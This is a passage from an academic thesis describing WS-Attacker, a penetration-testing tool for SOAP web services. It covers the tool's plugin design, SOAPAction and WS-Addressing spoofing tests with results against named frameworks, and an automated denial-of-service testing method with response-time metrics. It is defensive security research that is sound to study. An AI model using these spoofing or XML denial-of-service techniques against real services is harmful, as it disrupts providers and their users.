- (3.) It produces log entries that can be filtered by their importance level and may contain additional information, for example, concrete SOAP messages.

It is very important to distinguish between these kinds of results: the first one is just an indicator for the detection of a vulnerability in general, so the result will be **True** or **False**. The second one rates the potential risk of an attack. For example, a DoS attack can stop a server for several minutes or even completely so that a reboot is necessary. The rating can also be used to describe the level of difficulty to exploit the vulnerability. For example, attacking XML Encryption is more difficult if it is used in combination with XML Signature. The third type of result can be seen as an advanced log: each plugin can produce log entries which belong to a certain verbosity level. The user can then change this level to filter the entries for viewing only the ones he is interested in.

2.3.3 WS-Attacker – Implementation Details

This section gives an overview of WS-Attacker’s implementation details.

2.3.3.1 Overview

The general components of WS-Attacker are shown in Figure 2.6. The program is divided into two parts:

- ▶ **Framework:** This is the main part of WS-Attacker. Its task is to set up the environment for attacking web services and manage the processing steps described in Section 2.3.2.3.
- ▶ **Plugin Architecture:** WS-Attacker can hold an unlimited number of plugins, whereat each plugin represents an attack.

2.3.3.2 SoapUI as Back-end

As mentioned in Section 2.3.2.3, a web service penetration test framework, such as WS-Attacker, needs to a) create requests out of a WSDL, b) edit the request parameters, and c) send them to the server. Using Java, there are a few possibilities for doing this:

²This was the initial idea, as described in our first WS-Attacker publication [135]. With the progress of this thesis, it is later on replaced by a percentage rating for a better comparability among different attacks.




Figure 2.6: General overview of WS-Attacker components and processing steps.

- (1.) Implementing own classes handling these steps. This includes building an XML and an XML Schema parser [210]. To send a request, some helper methods must be provided, unless the plugin developer intend to use raw HTTP sockets.
- (2.) Using the Java SAAJ tools from *javax.xml.soap* [78]: this package can manipulate SOAP messages and provides some helper classes for sending requests.
- (3.) Relying on a third-party solution.

The first approach is very complex and time-consuming. A lot of tests need to be created in order to find bugs. It is therefore simpler, faster and safer to rely on standards. The second approach seems to be very promising since it uses standard Java packages, and SAAJ is very flexible for creating and manipulating SOAP messages. Nevertheless, there are some problems:

- (1.) Each XML element is saved as a single object. Especially for web service specific attacks, one must be able to create malformed messages, for example, to create only open tags and no end tags. There are also problems when adding special characters, as they are escaped automatically.
- (2.) SAAJ does not provide a WSDL parser, so there is no possibility to create the basic SOAP request content for a defined operation.

Whereas the first problem could be wrapped by serializing SAAJ objects and sending a manual request via custom HTTP sockets, the second one cannot be solved as easily as the first one.

There are two possibilities for creating a request from a WSDL. The first one uses the WSDL parser *wSDL4java*. It can parse a WSDL file and extract




Figure 2.7: The internal structure of WS-Attacker.

the operation name as well as the endpoint URI, but it is unable to generate the SOAP request content. The content can only be generated by means of an XML Schema parser, which can extract the specified information from the *Types* section of a WSDL. The second makes use of the Apache Axis2 tool *wSDL2java*. It can create a request but generates Java code, giving no direct access to the SOAP request content.

All these problems lead to the third approach: using a third-party tool. SoapUI is the perfect solution for this. It is written in Java and the LGPL license allows to use it for custom programs. SoapUI is able to parse WSDL files, generate requests out of it and also to support helper methods for Basic Authentication, WS-Security etc. Sending requests to the server is simple. SoapUI uses strings as a datatype to store the SOAP request content. This allows to create malformed requests or manipulating them to the attacker's needs.

2.3.3.3 Program Structure

A more detailed overview of WS-Attacker's internal structure is shown in Figure 2.7. There are mainly two parts: The *Operation Architecture* and the *Plugin Architecture*.

- ▶ The **Operation Architecture** represents the basis for creating web service requests and can be seen as the main part of the WS-Attacker framework.
- ▶ The **Plugin Architecture** represents the plugin system, where the attack plugins are located.

The Operation Architecture has a *Testsuite*, which acts like a wrapper for SoapUI. By parsing the WSDL, it selects the *CurrentInterface* as well as a *CurrentOperation* to generate the *CurrentRequest*. The *CurrentRequest* will

also be sent to the web service server to learn the normal state and the behavior on correctly formatted messages. Therefore, each attack plugin can use that response for comparing it to the attack response.

The *PluginManager* holds all available attack plugins. Each plugin extends the *AbstractPlugin* class and can have one or more *AbstractOptions*, for example, a signature file or some other configuration parameters. The WS-Attacker Graphical User Interface (GUI) reads these options and presents a graphical input method to the user. To distinguish between different data types, sub-interfaces of *AbstractOption* like *AbstractOptionInteger* and *AbstractOptionBoolean* are used.

The results of the attack are collected in the *Result* object. It can be compared to an advanced log file, which the GUI will use to present the results to the user. Results can be filtered by the plugin source and a level, which indicates the level of importance of the results. The user can choose whether he wants to see only the most important results, for example, only the successful parts of the attack, or even SOAP request and response contents.

2.3.3.4 Attack Plugin Interface

In general, an attack plugin has the following tasks:

- (1.) Running the attack by using the given operation, request and plugin options.
- (2.) Generating some results which will be displayed to the user.
- (3.) Giving a rating about the outcome of the attack.

Thus, while processing the attack, status information must be saved as logging results. The user sees these results in real-time and can filter them according to their level. If he only wants to know the most important pieces of information, he can filter only *critical* results. Nevertheless, if he wants to see the SOAP request/response contents, he chooses the *tracing* level.

Furthermore, each plugin needs to rate the attack success. Therefore, a plugin developer is responsible for the following two steps:

- (1.) Giving an integer rating for the attack. This means, he has to set a maximum number of points (integer) which can be reached during the attack and increase the reached points depending on the attack success.
- (2.) Implementing a *wasSuccessful()* method to give a Boolean result.

2.3.3.5 Extending *AbstractPlugin*

In order to build attack plugins, each plugin must extend the *AbstractPlugin* interface. Listing 2.19 gives an overview of its methods, which can be divided into the following parts:

Listing 2.19: The *AbstractPlugin* interface (shorted).

```
public abstract class AbstractPlugin {

    // attack identity
    public String getName(),      getAuthor()
                      , getVersion(), getDescription()
                      , getCategory();

    // success interface
    public boolean wasSuccessful();
    public int getCurrentPoints();
    public int getMaxPoints();

    // result log
    final void result(level, content);

    // get the plugin options
    public OptionContainer getPluginOptions();

    // main part
    public void startAttack(testRequest
                            , testResponse);
}
```

- ▶ **Attack identity** contains methods to describe a plugin. This includes an attack name, a developer, a version and a description. In addition, a plugin category must be set, so that the GUI can sort conjugated attacks, for example, *spoofing attacks* or *DoS attacks*.
- ▶ **Success interface** implements the idea mentioned in Section 2.3.2.4. The interface implements a *wasSuccessful()* function as well as a success rating, which can be seen as a fraction: $\frac{\text{getCurrentPoints}()}{\text{getMaxPoints}()}$.
- ▶ Logging **results** can be generated inside the implementation using the *result()* method. This is a helper method, so it is final.
- ▶ **Plugin options** can be accessed by the *getPluginOptions()* method. It returns a container including objects which extend an *AbstractOption* interface. WS-Attacker's GUI then chooses the correct input form, for example, an input field or a dropdown box.
- ▶ In the **main part**, a plugin is started by the *startAttack()* method. This is the place where the plugin developer has to implement his concrete attack.

Most of these methods will be used as subroutines in the main part. The *startAttack()* method has two arguments which hold the request/response pair of the test request. These can be used by the plugin for comparing the attack

responses to the normal state. In this method, the developer generates the results and, depending on whether the attack was successful or not, uses the success interface.

2.3.3.6 Minimal Implementation

This section gives a minimal implementation example for a SOAPAction Spoofing attack plugin. It does not give any source code examples, but rather describe the idea of building a plugin.

In general, there are four steps to take:

- (1.) Implementing the attack identity methods like *getName()* and *getDescription()*.
- (2.) Implementing the success interface.
- (3.) Implementing the plugin options (configuration parameters), if any are needed.
- (4.) Implementing the attack itself.

The first step is obvious. After this, a success interface has to be implemented. Therefore, it is distinguished between the following results depending on the SOAP response:

- (0.) The response has a SOAP Fault. This is the only correct handling for SOAPAction spoofing requests.
- (1.) The response is not a SOAP message. Maybe it does not even contain any XML. This leads to a server internal error or misconfiguration. Eventually, some internals can be revealed, as this failure must be unwanted from server side – otherwise, the server would have sent a SOAP Fault.
- (2.) The server ignores the SOAPAction header and executes the first child of the SOAP body. This could be used to bypass authentication, for example, if a web service firewall only checks the SOAPAction HTTP header but the web service logic executes the operation defined in the SOAP body.
- (3.) The server just executes the operation defined in the SOAPAction header. This can be abused to invoke operations which do not have any parameters (consider an operation like *deleteAllUsers*) because the server searches for them in the first SOAP body child.

As mentioned before, an attack can have different levels of success: although (2.) and (3.) can be abused to execute operations without any authorization, (3.) is easier to use, as it only needs to change the SOAPAction. The list above is used for the integer success interface, so that a WS-Attacker user can see which parts of an attack are successful and how dangerous they were. Additionally, a Boolean result must be implemented: *wasSuccessful()* returns **true** if the attack

reaches two or three points. Again: the only correct handling for such requests is to send a SOAP fault.

The next step is to implement the plugin options, if necessary. In case of SOAPAction Spoofing, the attack can have two different modes:

- (1.) An automatic mode, which generates a list of all possible SOAPAction headers and sends an attack request for each of it.
- (2.) A manual mode, which lets the user set the SOAPAction header manually. For this purpose, a drop-down list with all operations different to the current operation is shown. The user can select the operation and the corresponding SOAPAction is displayed in an input field. This field can also be edited.

In most cases, a user starts the attack in the automatic mode. The manual mode, in contrast, provides a way to set up a SOAPAction to anything the user intends to check, for example, whether the user only wants to check a specific SOAPAction because another one may cause damage to the system.

As a last implementation step, the concrete attack must be implemented. Therefore, one has to implement the *startAttack()* method, which test the request/response as a parameter for comparison. The attack works as follows:

- (1.) Getting a list of SOAPActions to be checked, depending on automatic or manual mode.
- (2.) Generating a new attack request as a copy of the comparison request.
- (3.) Repeating the following steps for each SOAPAction if the maximum points are not already reached:
 - a) Submit the attack request with the specified SOAPAction.
 - b) Search for the first body child in the response.
 - c) Compare this child to the one from the comparison response, determine the kind of success and set the points for this.

2.3.4 Evaluation

We tested the feasibility of WS-Attacker using four widely deployed web services frameworks: Apache Axis2 v1.6.1 [65], JBossWS Native 6.0, JBossWS CXF 7.0 [187], and .NET web services 3.0 [142]. We analyzed their resistance to the described SOAPAction and WS-Addressing Spoofing attacks. Thereby, each framework was equipped with two web services endpoints with default configurations.

The results of our analysis are provided in Table 2.2. It shows that all tested frameworks are vulnerable to SOAPAction Spoofing. Apache Axis2 and .NET WS got the maximum rating, as the web service always executes the operation defined in the SOAPAction header (3/3). JBossWS native and JBossWS CXF do it vice versa: they execute the operation defined in the SOAP body element, ignoring the SOAPAction header (2/3). We decided to consider this behavior

	SOAPAction Spoofing		WS-Addressing Spoofing	
	Success?	Rating	Success?	Rating
Apache Axis2	True	3/3	True	2/3
JBossWS native	True	2/3	False	0/3
JBoss CXF	True	2/3	False	0/3
.NET WS	True	3/3	False	0/3

Table 2.2: WS-Attacker revealed vulnerabilities in all tested web services frameworks. Apache Axis2 was vulnerable to both presented attacks.

Name	Status	Current	Max	Vulnerable?
SOAPAction Spoofing	Finished	3	3	YES
WS-Addressing Spoofing	Finished	2	3	YES

Time	Level	Source	Content
22:38:41.814	Info	SOAPAction Spoofing	Using first SOAP Body child 'ns:goodbyeNameResponse' as reference
22:38:41.814	Info	SOAPAction Spoofing	Automatic Mode
22:38:41.814	Info	SOAPAction Spoofing	Creating attack vector
22:38:41.814	Info	SOAPAction Spoofing	Found 1 suitable SOAPActions: [urn:helloName]
22:38:41.814	Info	SOAPAction Spoofing	Using SOAPAction Header 'urn:helloName'
22:38:41.835	Info	SOAPAction Spoofing	Detected first body child: 'ns:helloNameResponse'
22:38:41.835	Important	SOAPAction Spoofing	The server accepts the SOAPAction Header urn:helloName and executes the corresponding operation.
22:38:41.836	Critical	SOAPAction Spoofing	(3/3) Points: The server executes the Operation specified by the SOAPAction Header. This can be abused to execute unauthorized operations, if authentication is controlled by the SOAP message.
22:38:41.836	Info	WS-Addressing Spoofing	Starting MicroHttpServer on port 10080
22:38:42.839	Info	WS-Addressing Spoofing	Trying to attack using 'ReplyTo' method
22:38:42.847	Important	WS-Addressing Spoofing	ReplyTo attack works, got 1/3 Points
22:38:42.846	Info	WS-Addressing Spoofing	Trying to attack using 'To' method
22:38:45.959	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:38:45.959	Info	WS-Addressing Spoofing	Changing WSA Version from 200508 to 200408
22:38:48.970	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, neither replied to us directly. Is the endpoint reachable?
22:38:48.970	Info	WS-Addressing Spoofing	'To' attack failed.
22:38:48.970	Info	WS-Addressing Spoofing	Trying to attack using 'FaultTo' method (request will have empty SOAP Body)
22:38:49.80	Important	WS-Addressing Spoofing	FaultTo attack works, got 2/3 Points
22:38:49.80	Critical	WS-Addressing Spoofing	(2/3) attack methods worked. The server is vulnerable to WS-Addressing Spoofing.

Figure 2.8: Exemplary result window after penetration test execution on the Apache Axis2 framework.

also as a vulnerability because the web service can be compromised if it is placed behind an HTTP firewall validating SOAPAction headers.

For WS-Addressing Spoofing, the only framework vulnerable to this attack in this setup is Apache Axis2. The rating for this attack is analog to the WS-Addressing methods described in Section 2.3.1.3: one point is given if the web service accepts any host for the `<wsa:replyTo>` method. Two points if the `<wsa:faultTo>` method works because generating SOAP faults, for example, by sending an empty SOAP body, is much easier. This is what Axis2 does. Three points if the `<wsa:To>` method is accepted, which means that any response, valid or invalid, is sent to the specified host.

An exemplary attack result presenting the vulnerable Apache Axis2 framework is depicted in Figure 2.8. A later evaluation showed that this framework is vulnerable to SOAPAction Spoofing even if XML Signature is applied. Thus, the attacker could execute an arbitrary function on a secured server being in possession of a single validly signed document. The only prerequisite is the equal number of parameters in the original and the malicious operation.

2.3.5 Summary

In this section, we presented the first fully-automatic penetration test tool for web services called WS-Attacker. The development of WS-Attacker started with the author’s bachelor thesis, was extended in his master thesis and refined as well as heavily extended during the work on this thesis. We showed our design decisions, which enabled to construct a general framework extensible with web service specific attack plugins. An evaluation of the implemented attack plugins – for SOAPAction and WS-Addressing Spoofing – was executed using four widely deployed web service frameworks. The results proved the feasibility of our approach.

The following sections cover a large number of other web service specific attacks, which bring additional design and implementation challenges. We present DoS and attacks on XML Encryption.

2.4 A New Approach towards Denial-of-Service Penetration Testing on Web Services

DoS attacks target the availability of a system resource. Companies, such as VISA [20], PayPal [178] and various government agencies [186] were affected by them in recent years. There are mainly two different goals of DoS attacks: (1.) the targeted system is slowed down. (2.) the targeted system is temporarily not available, which is even worse. The effectiveness of a DoS attack can be distinguished by the number of resources necessary to execute the attack. An attack that only requires less resources, for example, by sending only small messages to a server, is more efficient than a large-scale DDoS attack [240]. A good example for an efficient DoS attack is HashDoS: the attack targets a weak hash-mapping algorithm implementation in a programming language [15, 30, 236].

Today, there are many variants of DoS attack techniques. The parsing process of an XML document is naturally very complex and it thus has lots of potential for conducting DoS attacks. Even small messages can lead to a significant amount of resources necessary to parse the document. In web services, DoS attacks can target the XML parser (e.g., using Entities), transformations (e.g., XSLT) or cryptographic operations. In Table 2.3, we list common web service specific DoS attacks.

Coercive Parsing	SOAP Array attack
Oversized XML attack	HashDoS
XML Entity Expansion DoS	XML External Entity DoS
Oversized Cryptography	Recursive Cryptography
XML Signature: Transformation DoS	XML Signature: Key Retrieval DoS

Table 2.3: Web service specific DoS attacks.

Web services are an attractive target for attackers aiming at the availability, since they are deployed in critical infrastructures [80, 100] and major indus-

tries [32]. Thus, it is of crucial importance for web service developers and providers to possess an automated penetration testing tool that automatically evaluates whether a web service is vulnerable to these attacks or not. This motivated us to develop a new DoS attack concept for the WS-Attacker framework.

Contribution. In this section, we first present general requirements for the evaluation of DoS attacks. We assume that the penetration tester does not have any possibility to run a specific program on the attacked system. He can only send his payloads to the server and evaluate the response times. Based on this assumption, we developed an approach supporting such evaluations. Basically, our plugin works in *two phases*: in the first phase, our plugin sends *untampered* payloads to the server. In the second phase, *tampered* requests with attack payloads are sent. In a *parallel* thread, the plugin simulates a third-party client that continuously sends requests to the tested web service during the first and the second phase. The timings of all requests are logged. Results of these measurements are automatically evaluated in order to compute and depict the resulting attack impact.

We implement the approach described above and several web service specific DoS attacks as a WS-Attacker plugin. We evaluate our plugin using five major web service frameworks: Apache Axis2 [65], Apache CXF [5], IBM DataPower [81], Metro [220], and .NET [139]. Our results show that the DoS penetration testing tool works as expected, giving a clear indication whether a tested web service is vulnerable – without false positives. For example, our tests reveal that Apache Axis2, Apache CXF, and the Metro are vulnerable to the implemented attacks.

This section represents the results based on our paper “*A New Approach towards DoS Penetration Testing on Web Services*” [58].

2.4.1 XML-based Denial-of-Service Attacks

Denial-of-Service (DoS) attacks exist in different variations due to the complex architecture of modern web services. Web services consist of many modules and each can be vulnerable to a specific attack variant. We only consider DoS attacks on the web service processing pipeline as described in Section 2.2.1. Other DoS attacks, such as SYN-Flooding [237], are out of scope. In the following, we provide a brief description of common XML and web service specific DoS attacks:

- ▶ **Coercive Parsing attack:** The attacker sends an XML document which contains a deeply nested XML structure. Once a DOM-based parser processes the XML document, an out-of-memory exception or a high CPU load can occur [91].
- ▶ **Attribute Count:** The Attribute Count targets the server by sending a nXML message with a high attribute count [152].
- ▶ **XML Element Count:** The XML Element Count targets the server by creating an XML message with a huge number of non-nested elements [91].

- ▶ **Oversized XML attack:** In an Oversized XML attack an attacker injects overlong XML nodes in the XML document. Overlong nodes can be huge element names, attribute names, attribute values, or namespace definitions.
- ▶ **Hash Collision attack – HashDoS:** A hash table is a data structure which maps arbitrary keys to values. Within XML documents, hash tables are, for example, used to store attributes and their corresponding values or XML namespace definitions of an element. The basic hash table principle is shown in Figure 2.9. The value of a certain key is mapped to a storage




Figure 2.9: Hash table principle.

bucket through a hash function that takes the key as input. Ideally, each key should result in a unique bucket. In some cases, different keys result in the same bucket assignments, causing a collision. A collision leads to resource-intensive computations within the bucket. If a weak hash function is used, an attacker can intentionally create hash collisions that will lead to a DoS scenario [236].

- ▶ **XML External Entity DoS:** The XML External Entity DoS causes a DoS scenario by forcing the server to recursively resolve Internal General Entities defined within a DTD. See Section 2.1.2 for more details.
- ▶ **XML Entity Expansion DoS:** The XML Entity Expansion DoS causes a DoS scenario by forcing the server to resolve a large file defined in an External General Entity. See Section 2.1.2 for more details.
- ▶ **SOAP Array attack:** The SOAP Array attack forces the attacked web service to declare a very large SOAP array. This can exhaust the memory of the attacked web service [144].

A white-box evaluation of the attacks' impact on the memory and CPU usage of the web services servers is given by Oliveira et al. [160].

2.4.2 Automatic Testing of Denial-of-Service Attacks for Web Services

This section deals with the general requirements and the resulting design concept of the newly developed DoS approach for WS-Attacker. We delineate the workflow during the attack execution, its implementation, and the GUI depicting the results.

2.4.2.1 Requirements

In order to generate reliable results, various requirements must be fulfilled by our DoS penetration test tool.

Measuring Attack Success Using a Black-box Approach. We assume that we do not have physical or virtual access to the targeted system and treat it as a black-box. In this way, the attack success can only be determined by observing the web service's response time. The response time is defined as follows:

$$T_{RT} = \left| T_{\text{FirstByte}_{\text{Request}}} - T_{\text{LastByte}_{\text{Response}}} \right|$$

Once the first byte of the request is transmitted to the investigated web service, the measurement of the response time starts. It ends with receiving the last byte of the web service's response. This approach can be used even in black-box scenarios where no physical or virtual access is given to the web service. Therefore, it minimizes the requirements to use WS-Attacker and maximizes the application field.

Automated Generating and Sending of Attack Messages. For starting the automated penetration test, the penetration tester chooses the target and selects the DoS attack he intends to run against the target. Attack-specific parameters must be configured if they are required for the functionality of the attack. Henceforth, the entire process must be executed automatically without the interaction of the penetration tester. This contains the automated generating and sending of SOAP messages with attack payloads based on the parameters supplied by the tester. These requests are defined as *tampered requests* in the following. Regular requests are defined as *untampered requests*.

Fitness for Various Load Patterns. Depending on the goal of the penetration tester, the attack is run under different load patterns. To allow this flexibility, *fitness* for the load patterns is required. During attack initialization, the penetration test is able to set:

- ▶ The number of threads which send tampered requests in parallel.
- ▶ The number of tampered requests per thread.
- ▶ The delay in milliseconds between sending each tampered request.
- ▶ The attack-specific parameters (if applicable), for example, the length of payload.

Please note that WS-Attacker is designed to run on a single machine. Thus, the following restrictions exist:

- ▶ All requests are sent from the same IP address. A DDoS attack simulation is impossible.
- ▶ The number of parallel requests is limited by the bandwidth of the system running WS-Attacker.

Nevertheless, an efficient DoS attack can be started with very few requests.

Fitness for Different Test Scenarios. In dependence of the penetration tester's goal, the following two scenarios must be considered:

- (1.) WS-Attacker presents to the penetration tester whether the tested web service is vulnerable to the selected DoS attack. *Vulnerable* means in this context that the difference between the response time RT_t of a tampered request and the response time RT_r of an untampered regular request is above a defined threshold.
- (2.) WS-Attacker evaluates the attack effect on third-party users. Once a web service is determined to be vulnerable to a specific attack, the prerequisite for a successful DoS attack is given. For causing real impact to third-party users, it is important to measure the response time for regular users. Only if their response time is affected, a valid DoS attack is performed. By this means, WS-Attacker should indicate whether:
 - ▶ third-party users are affected during the attack.
 - ▶ third-party users are affected after the attack has stopped.

In the affirmative case, WS-Attacker should also show how long the third-party user is affected.

Exclusion of Subattacks. Some attacks are a compilation of different subattacks. For example, the HashDoS attack can include the Attribute Count attack because both attack concepts rely on creating numerous attributes in the XML document. A penetration tester wants to avoid this kind of confusion and only test each particular subattack. The WS-Attacker tool must therefore be able to distinguish them.

Elimination of Errors. Different errors can occur during the execution of DoS attacks. We identified two main error sources:

- ▶ *Errors due to high server load:* In accordance with the load scenario (cf. Section 2.4.2.1), the attacks can be executed by means of numerous parallel requests. This high number of requests can lead to increased response time or halt the web service server, even if no attack payload is used. An increased response time caused by a high request number must be eliminated.
- ▶ *Errors due to increased message sizes:* The size of the message usually increases with the integration of the attack payload. Based on our definition of the response time, this augmented message size leads to a higher response time. This error source must be eliminated.

Although these error sources can be addressed by WS-Attacker's DoS design, the following two sources are unresolvable:

- ▶ If significant third-party traffic appears during the execution of the DoS attack, the network response time increases.

- If the web service is under high load, for example, by third-party users, the network response time also increases.

These errors are out of scope and we assume that they are not occurring.

2.4.2.2 DoS Attack Success Evaluation




Figure 2.10: Architecture of the WS-Attacker DoS testing approach.

Based on the given requirements, we developed the WS-Attacker DoS success evaluation and depict the basic idea in Figure 2.10.

In Phase 1, a user-defined load pattern is sent to the target web service with untampered requests that are padded to the size of tampered requests.³ After a user-defined waiting period, the same load pattern is sent to the target again, but this time with tampered requests. In order to conduct a vulnerability test, WS-Attacker calculates the ratio of the median response time of tampered requests RT_t to untampered regular requests RT_r . This method will guarantee that any ratio significantly higher or lower than 1 has been caused by the payload of the tampered requests. All other major error sources such as increase in the response time due to different message sizes or different network loads are eliminated by the design.

In parallel to these two processes, Phase 3 continuously sends test requests to the target web service in constant user-defined intervals. These requests simulate third-party users that visit the targeted web service while the attack is running. If the response time of third-party users increases, we have a successful DoS attack in contrast to a vulnerability test only.

To formalize the definition of attack success the following two attack success metrics are defined:

Test for Vulnerability. Attack success is measured by means of the metric *Attack Roundtrip Time Ratio (ARTR)*. The ARTR is defined as follows:

- $RT_{i,t}$: median of the response time of the last i tampered requests.
- $RT_{i,r}$: median of the response time of the last i untampered (regular) requests.

³The expansion of the message size of the untampered requests is not problematic. Even if the untampered request caused a DoS attack, it would show up in the attack results, effectively avoiding false positives.

- ▶ The ARTR is then defined as:

$$\text{ARTR} = RT_{i,t} / RT_{i,r}$$

In case that less than i (un)tampered requests are left, the ratio is calculated by the remaining requests. In our implementation, we choose $i = 10$ based on our evaluation experiences.

The attack success is defined as shown in Table 2.4. We again choose the values 3 and 6 based on experimental test results.

Metric value:	Rating:
$\text{ARTR} < 3$	payload ineffective
$\text{ARTR} \geq 3$ and $\text{ARTR} < 6$	payload effective
$\text{ARTR} \geq 6$	payload highly effective

Table 2.4: Metric Attack Roundtrip Time Ratio (ARTR).

The threshold values were chosen based on pretests on vulnerable and non-vulnerable web service.

Test for Attack Effect on Third-Party Users. Attack success is measured by means of the metric *third-party-RT-after-attack*, which is defined as the median response time of all simulated third-party requests after starting to send the first tampered request. The attack success is defined as shown in Table 2.5.

Metric value:	Rating:
$\text{third-party-RT-after-attack} < 2\text{sec}$	no or small effect on third-party users
$\text{third-party-RT-after-attack} \geq 2\text{sec}$ and $\text{third-party-RT-after-attack} < 5\text{sec}$	third-party users are affected
$\text{third-party-RT-after-attack} \geq 5\text{sec}$	third-party users are heavily affected

Table 2.5: Metric third-party-RT-after-attack.

Our threshold for an acceptable response time is 2 seconds. This value is chosen as an acceptable response time without annoying a user. Response times above this value can thus be seen as a success.

2.4.2.3 Implementation

The web service specific DoS penetration testing tool is implemented as a plugin for the WS-Attacker (cf. Section 2.3). It has the required functionality to process WSDL files and is able to work with SOAP messages. New attacks can be implemented and added by using the Java plugin architecture.

The DoS plugin is divided into two main components, the DoS extension and the DoS attack classes. The general relation between these two components is shown in Figure 2.11.




Figure 2.11: Internal workflow of WS-Attacker's DoS plugin.

DoS Attack Class. This part of the tool contains the details of each attack. Its task is to create the tampered as well as the untampered requests, to pad them to equal length, and to call the DoS extension.

DoS Extension. The DoS extension implements the functionality that is commonly required by all implemented DoS attacks. Once started, the DoS attack is executed according to the workflow diagram defined in Figure 2.10. The attack-dependent configuration is set in the DoS attack class.

2.4.2.4 Attack Result Presentation

The results of an attack are presented as a graph and numerically, using the two attack success metrics defined before. In the following, the results of a Coercive Parsing attack on a vulnerable test target are shown.

The test was conducted using slightly modified default attack parameters. During attack setup, the number of parallel threads was increased to three and the number of requests per thread was increased to ten. All other attack parameters were left at their default values (in such a configuration, the number of nested elements is set to 75,000).

The results of the attack success metric are depicted in Table 2.6.

Metric:	Result:	Rating:
ARTR	1052	payload highly effective
third-party-RT-after-attack	59 sec	third-party users are heavily affected

Table 2.6: Attack success metric of a completed DoS test.

Both metrics indicate a strong attack impact. The graphical presentation of the successful test is shown in Figure 2.12. The graph is automatically created by the test tool after an attack is finished.

